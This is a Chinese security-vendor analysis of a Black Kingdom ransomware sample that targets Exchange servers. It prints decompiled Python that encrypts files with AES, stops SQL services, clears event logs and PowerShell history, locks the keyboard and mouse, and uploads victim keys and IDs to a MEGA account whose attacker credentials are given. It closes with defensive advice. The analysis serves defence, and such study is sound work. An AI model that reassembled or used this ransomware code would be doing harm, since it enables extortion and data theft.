black_kingdom针对于Exchange勒索病毒样本分析


病毒概述

近日，天融信EDR安全团队捕获病毒样本。黑客利用社工方式诱骗受害人点击下载文件，点击文件后，获取操作系统信息，尝试将信息发送到黑客服务器，如果发送信息失败继续加密；生成随机秘钥，在每个目录下释放勒索信，用0x00填充文件内容对齐为16的倍数，采用aes方式加密文件内容，最后生成勒索信。本次分析的病毒，较上次的病毒代码功能一致，但是开始出现干扰分析的垃圾代码，采用公用的云存储加大溯源的难度，新加入钩子功能，阻止使用鼠标键盘使用，加入针对于数据库的功能，清理历史记录。


天融信EDR可精确检测并查杀该木马，有效阻止事件蔓延。

病毒分析


收到样本，用侦壳软件打开，没有壳，查看文件熵值，判断可能存在加密数据




查看文件，疑似调用 python37.dll 推测可能为 python 打包程序



将 exe 解压为 pyc 文件



将 pyc 文件转换为 py 文件



读取病毒代码进行分析

```
def for_fortnet():
    stopSqlServer()    //停止数据库服务

    start_encrypt(get_target(), key) //加密文件
    clear_logs_plz()                 //清理痕迹
    FUCKING_WINDOW()                 //弹出勒索界面
```

尝试通过 post 方式向 mega.io 发起连接请求

```
def chackkey():
    global key
    try:
        post('http://mega.io')
        if sendKey(key) == False:  //尝试向黑客服务器发送数据，如果生成key失败的话，就用上传"eebf143cf615ecbe2ede01527f8178b3"作为key
            key = b64decode(b'ZWViZjE0M2NmNjE1ZWNiZTJlZGUwMTUyN2Y4MTc4YjM=').decode().encode('utf-8')
    except:
        key = b64decode(b'ZWViZjE0M2NmNjE1ZWNiZTJlZGUwMTUyN2Y4MTc4YjM=').decode().encode('utf-8')
```

调用 powershell 停止数据库服务，清理历史记录

```
def stopSqlServer():
    try:
        os.system('powershell Get-Service *sql*|Stop-Service -Force 2>$null') //调用powershell 停止数据库服务
        os.system('powershell rm (Get-PSReadlineOption).HistorySavePath')     //清除历史记录
    except Exception:
        pass
```

建立被勒索的名单目录

```
def get_target():     //建立被勒索的目录

    def get_file_to_list(file):
        try:
            f = open(file).read().split('\n')
            if f[(-1)] == '':
                del f[-1]
            return f
        except Exception:
            return []

    try:
        t = [f"{i}:\\" for i in string.ascii_uppercase]
        if os.path.isfile('./target.txt'):
            Target = get_file_to_list('./target.txt')
            Target = Target or t
        else:
            Target = t
    except Exception:
        Target = t

    return Target
```

建立秘钥，被勒索的 ID

```
def gen_string(size=64, wtf=string.ascii_uppercase + string.digits):  //随机生成64位字符串
    return ''.join((random.choice(wtf) for _ in range(size)))


ifstoping = False
key = hashlib.md5(gen_string().encode('utf-8')).hexdigest().encode('utf-8') //生成加密秘钥
gen_id = ''.join([random.choice(string.ascii_letters + string.digits) for n in range(random.randint(20, 20))])   //生成勒索ID
```

加密文件模块

```
def start_encrypt(p, key): //加密文件
    global BLACLIST
    global changenameafterencodeingthemessage
    global changenameafterencodeingthemessageformessagepath
    global ifstoping
    _mega = False
    start = time.time()
    WOWBICH = False
    with ThreadPoolExecutor(max_workers=10) as (Theerd):
        for x in p:
            target = x
            try:
                for path, _, files in os.walk(target):
                    for _BLACKLIST_ in BLACLIST:
                        if _BLACKLIST_ in path:
                            WOWBICH = True
                            break

                    if WOWBICH:
                        WOWBICH = False
                        continue
                    for name in files[::-1]:
                        try:
                            if 'decrypt_file.TxT' in os.listdir(path): // 生成勒索信decrypt_file，之后写入勒索信内容
                                break
                        except Exception:
                            pass
```

使用 aes 的 cbc 模式加密

```
def encrypt(MAS_SAG, key, key_size=256):

    def pad(s):
        return s + b'\x00' * (AES.block_size - len(s) % AES.block_size)  //填充空格，对齐为aes的倍数

    MAS_SAG = pad(MAS_SAG)
    iv = Random.new().read(AES.block_size) //生成随机初始化向量
    CIP = AES.new(key, AES.MODE_CBC, iv)   // 采用aes的cbc模式进行加密
    return iv + CIP.encrypt(MAS_SAG)
```

将加密后的文件回写到文件

```
try:
    with open(FILE_UN, 'rb') as (foo): //读取文件，
        plaintext = foo.read()
    enc = encrypt(plaintext, key)       //开始加密
    with open(FILE_UN, 'wb') as (foo): //将加密后的内容回写
        foo.write(enc)
    return FILE_UN
except Exception:
    return args[0]
```

分后定盘标

20钟锁键鼠

```
if ifstoping == False:
    if 1200 == int(time.time() - start)://20分钟后，开始建立钩子，锁住键盘鼠标
        disable_Mou_And_Key()
        ifstoping = True
```

建立钩子，禁止使用鼠标键盘

```
def disable_Mou_And_Key():    //禁止使用鼠标键盘
    try:
        HOxOxO0 = HookManager()  //建立钩子
        HOxOxO0.MouseAll = PleasStopMe
        HOxOxO0.KeyAll = PleasStopMe
        HOxOxO0.HookMouse()
        HOxOxO0.HookKeyboard()
    except Exception:
        pass
```

生成随机后缀名

```
list(map(lambda WOW: changeName(WOW[0], WOW[1]), changenameafterencodeingthemessage))   //给文件改成随机字符串名字
list(map(lambda MES: writeMessagePath(path=MES, message=(M416 + gen_id)), changenameafterencodeingthemessageformessagepath))
```

发送数据，发送 时间，受害人 ID，秘钥，用户名等信息

```
def sendKey(where_my_key):
    m2 = b64decode(b'aGV3b3kxMzYwOEBoZXJvdWxvLmNvbQ==').decode()  //黑客登录名 hewoy13608@heroulo.com  密码 hewoy13608@heroulo.com
    m = Mega().login(m2, m2)
    try:
        m.upload(data=f"Time: {time.ctime()}\nID : {gen_id}\nKEY: {where_my_key.decode()}\nUSER: {getuser()}\nDOMAIN: {getfqdn()}", dest_filename=f"{gen_id}_{getfqdn()
        }.TxT") //发送时间，受害人ID，秘钥，用户名，主机名，受害人信息.txt
        return True
    except:
        return False
```

清理痕迹

```
def clear_logs_plz():
    try:
        for i in ('Application', 'Security', 'System'):
            EventLog(name=i, computer='.').clear() //清理记录

    except:
        pass
```

勒索信内容

```
#!/usr/bin/python
from base64 import b64decode
M416 = b64decode(b'KioqKioqKioqKioqKioqKioqKioqKioqCnwgV2UgQXJlIEJhY2sgICAgICAgICA
M416 = M416.decode()
print (M416)
```

```
**************************
| We Are Back          ?
**************************

We hacked your (( Network )), and now all files, documents,
images,
databases and other important data are safely encrypted
using the strongest algorithms ever.
You cannot access any of your files or services .
But do not worry. You can restore everthing and get back
business very soon ( depends on your actions )

before I tell how you can restore your data, you have to
know certain things :
```

防护建议

针对病毒，可通过以下三种方式进行防御或查杀：

1. 下载安装天融信 EDR 防御软件并进行全盘扫描查杀，即可清除该木马。
2. 更改系统及应用使用的默认密码，配置高强度密码认证，并定期更新密码。
3. 及时修复系统及应用漏洞。

天融信 EDR 获取方式

- 天融信 EDR 企业版试用：可通过天融信各地分公司获取（查询网址：http://www.topsec.com.cn/contact/）
- 天融信 EDR 单机版下载地址：http://edr.topsec.com.cn